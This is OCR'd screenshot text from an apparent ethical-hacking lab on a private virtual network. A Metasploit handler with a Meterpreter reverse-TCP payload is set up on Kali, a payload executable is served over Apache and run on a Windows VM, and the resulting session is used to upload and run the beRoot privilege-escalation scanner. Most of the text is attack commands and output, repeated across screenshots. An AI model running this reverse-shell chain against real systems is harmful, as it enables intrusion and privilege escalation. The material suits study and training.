badchars.py Exploit.exe GPG-KEY-elasticsearch overwrite.py trun.spk
elasticsearch-8.10.2-amd64.deb findoff.py jump.py shellcode.py
elasticsearch-8.10.2-amd64.deb.sha512 fuzz.py mona.py stats.spk
(root㉿kali)-[~]
cp Exploit.exe /var/www/html/share
(root㉿kali)-[~]
service apache2 start
(root㉿kali)-[~]
service apache2 status
● apache2.service - The Apache HTTP Server
Loaded: loaded (/lib/systemd/system/apache2.service; disabled; preset: disabled)
Active: active (running) since Thu 2023-10-05 03:32:13 EDT; 11s ago
Docs: https://httpd.apache.org/docs/2.4/
Process: 198019 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
Main PID: 198043 (apache2)
Tasks: 6 (limit: 9414)
Memory: 18.9M
CPU: 452ms
CGroup: /system.slice/apache2.service
├─198043 /usr/sbin/apache2 -k start
├─198054 /usr/sbin/apache2 -k start
├─198055 /usr/sbin/apache2 -k start
├─198056 /usr/sbin/apache2 -k start
├─198057 /usr/sbin/apache2 -k start
└─198058 /usr/sbin/apache2 -k start
Oct 05 03:32:12 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Oct 05 03:32:13 kali apachectl[198042]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using>
Oct 05 03:32:13 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-20/20 (END)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 83, use 83 or use exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc
msf6 > use 30
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.15
lhost => 10.10.10.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.10.15
lhost => 10.10.10.15
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.15:4444
msf6 exploit(multi/handler) >
To direct input to this VM, click inside or press Ctrl+G.


V2019 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
Index of /share
10.10.10.15/share/
Index of /share
Name
Last modified
Size
Description
Parent Directory
Exploit.exe
2023-10-05 03:31 72K
Apache/2.4.57 (Debian) Server at 10.10.10.15 Port 80
2:35 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Manage
Downloads
File
Home
Share
View
Application Tools
This PC
Local Disk (C:)
Users
Administrator
Downloads
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CEH-Tools (\\WIND
Network
Name
Date modified
Type
Size
vulnserver-master
10/5/2023 12:50 PM
File folder
BadDoc
10/5/2023 12:27 AM
Microsoft Word M...
82 KB
Exploit
10/5/2023 2:35 PM
Application
73 KB
ImmunityDebugger_1_85_setup
10/5/2023 12:52 PM
Application
22,217 KB
immunity-debugger-1-85
10/5/2023 12:51 PM
Application
22,217 KB
ProfessionalRetail
9/12/2023 3:18 PM
Disc Image File
4,341,036 KB
vulnserver-master
10/5/2023 12:49 PM
Compressed (zipp...
23 KB
7 items
1 item selected 72.0 KB
2:36 PM
10/5/2023



V2019 - VMware Workstation
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Administrator\Downloads\Exploit.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Administrator\Downloads\Exploit.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
Kali V - VMware Workstation
root@kali: ~
File Actions Edit View Help
[-] Unknown command: optiosn
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.19:49781) at 2023-10-05 04:33:05 -0400


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
15:33:38
root@kali: ~
File Actions Edit View Help
Name Current Setting Required Description
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.19:49781) at 2023-10-05 04:33:05 -0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
16:10:09
root@kali: ~
File Actions Edit View Help
lhost => 10.10.10.15
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 10.10.10.15:4444
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.19:50649) at 2023-10-05 05:08:37 -0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > upload /root/
.bashrc
.bashrc.original
.cache
.config
.dbus
.docker
.face
.face.icon
.gdb_history
.gdbinit
.gef-5927df4fb307124c444453b1cb85fa0ce79883c9.py
.gvfs
.lesshst
.local
.msf4
.profile
.ssh
.sudo_as_admin_successful
.wget-hsts
.zsh_history
.zshrc
Exploit.exe
GPG-KEY-elasticsearch
badchars.py
beRoot.exe
beRoot.zip
elasticsearch-8.10.2-amd64.deb
elasticsearch-8.10.2-amd64.deb.sha512
findoff.py
fuzz.py
jump.py
mona.py
overwrite.py
shellcode.py
stats.spk
trun.spk
meterpreter > upload /root/beRoot.exe
[*] Uploading : /root/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /root/beRoot.exe -> beRoot.exe
[*] Completed : /root/beRoot.exe -> beRoot.exe
meterpreter >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
msf6 exploit(multi/handler) > [*] Sending stage (175686 bytes) to 10.10.10.19
[*] Meterpreter session 1 opened (10.10.10.15:4444 -> 10.10.10.19:50649) at 2023-10-05 05:08:37 -0400
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > upload /root/
.bashrc
.bashrc.original
.cache
.config
.dbus
.docker
.face
.face.icon
.gdb_history
.gdbinit
.gef-5927df4fb307124c444453b1cb85fa0ce79883c9.py
.gvfs
.lesshst
.local
.msf4
.profile
.ssh
.sudo_as_admin_successful
.wget-hsts
.zsh_history
.zshrc
Exploit.exe
GPG-KEY-elasticsearch
badchars.py
beRoot.exe
beRoot.zip
elasticsearch-8.10.2-amd64.deb
elasticsearch-8.10.2-amd64.deb.sha512
findoff.py
fuzz.py
jump.py
mona.py
overwrite.py
shellcode.py
stats.spk
trun.spk
meterpreter > upload /root/beRoot.exe
[*] Uploading : /root/beRoot.exe -> beRoot.exe
[*] Uploaded 5.99 MiB of 5.99 MiB (100.0%): /root/beRoot.exe -> beRoot.exe
[*] Completed : /root/beRoot.exe -> beRoot.exe
meterpreter > shell
Process 8244 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Downloads>
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
Channel 2 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Downloads>beRoot.exe
beRoot.exe
Windows Privilege Escalation
! BANG BANG !
############### Service ###############
[!] Permission to create a service with openscmanager
True
[!] Check services that could its configuration could be modified
Permissions: change config: True / start: True / stop: True
Name: AdobeARMservice
Display Name: Adobe Acrobat Update Service
Permissions: change config: True / start: True / stop: True
Name: AJRouter
Display Name: @%SystemRoot%\system32\AJRouter.dll,-2
Permissions: change config: True / start: True / stop: True
Name: ALG
Display Name: @%SystemRoot%\system32\Alg.exe,-112
Permissions: change config: True / start: True / stop: True
Name: AppHostSvc
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.




